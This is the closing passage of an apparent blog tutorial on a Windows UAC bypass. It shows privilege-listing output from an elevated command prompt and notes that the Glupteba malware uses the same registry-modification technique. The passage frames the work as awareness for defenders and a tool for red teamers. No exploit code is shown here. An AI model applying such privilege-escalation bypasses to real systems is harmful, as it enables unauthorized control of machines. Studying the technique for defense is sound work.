



```
-----  
Privilege Name          Description          State  
-----  
SeIncreaseQuotaPrivilege Adjust memory quotas for a process Disabled  
SeSecurityPrivilege      Manage auditing and security log Disabled  
SeTakeOwnershipPrivilege Take ownership of files or other objects Disabled  
SeLoadDriverPrivilege   Load and unload device drivers Disabled  
SeSystemProfilePrivilege Profile system performance Disabled  
SeSystemTimePrivilege   Change the system time Disabled  
SeProfileSingleProcessPrivilege Profile single process Disabled  
SeIncreaseBasePriorityPrivilege Increase scheduling priority Disabled  
SeCreatePagefilePrivilege Create a pagefile Disabled  
SeBackupPrivilege       Back up files and directories Disabled  
SeRestorePrivilege      Restore files and directories Disabled  
SeShutdownPrivilege     Shut down the system Disabled  
SeDebugPrivilege        Debug programs Disabled  
SeSystemEnvironmentPrivilege Modify firmware environment values Disabled  
SeChangeNotifyPrivilege Bypass traverse checking Enabled  
SeRemoteShutdownPrivilege Force shutdown from a remote system Disabled  
SeUndockPrivilege       Remove computer from docking station Disabled  
SeManageVolumePrivilege Perform volume maintenance tasks Disabled  
SeImpersonatePrivilege  Impersonate a client after authentication Enabled  
SeCreateGlobalPrivilege Create global objects Enabled  
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled  
SeTimeZonePrivilege     Change the time zone Disabled  
SeCreateSymbolicLinkPrivilege Create symbolic links Disabled  
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Disabled  
C:\Windows\system32>
```

Then, run `Process Hacker` with Administrator privileges:



and check properties of our `cmd.exe`:





As you can see, everything is worked perfectly! =^..^=

Glupteba malware leveraging this method to first elevate from a Medium to High integrity process, then from High to System integrity via Token Manipulation.

I hope this post spreads awareness to the blue teamers of this interesting bypass technique, and adds a weapon to the red teamers arsenal.

MITRE ATT&CK: Modify registry.

Glupteba

source code in github

| This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!

PS. All drawings and screenshots are mine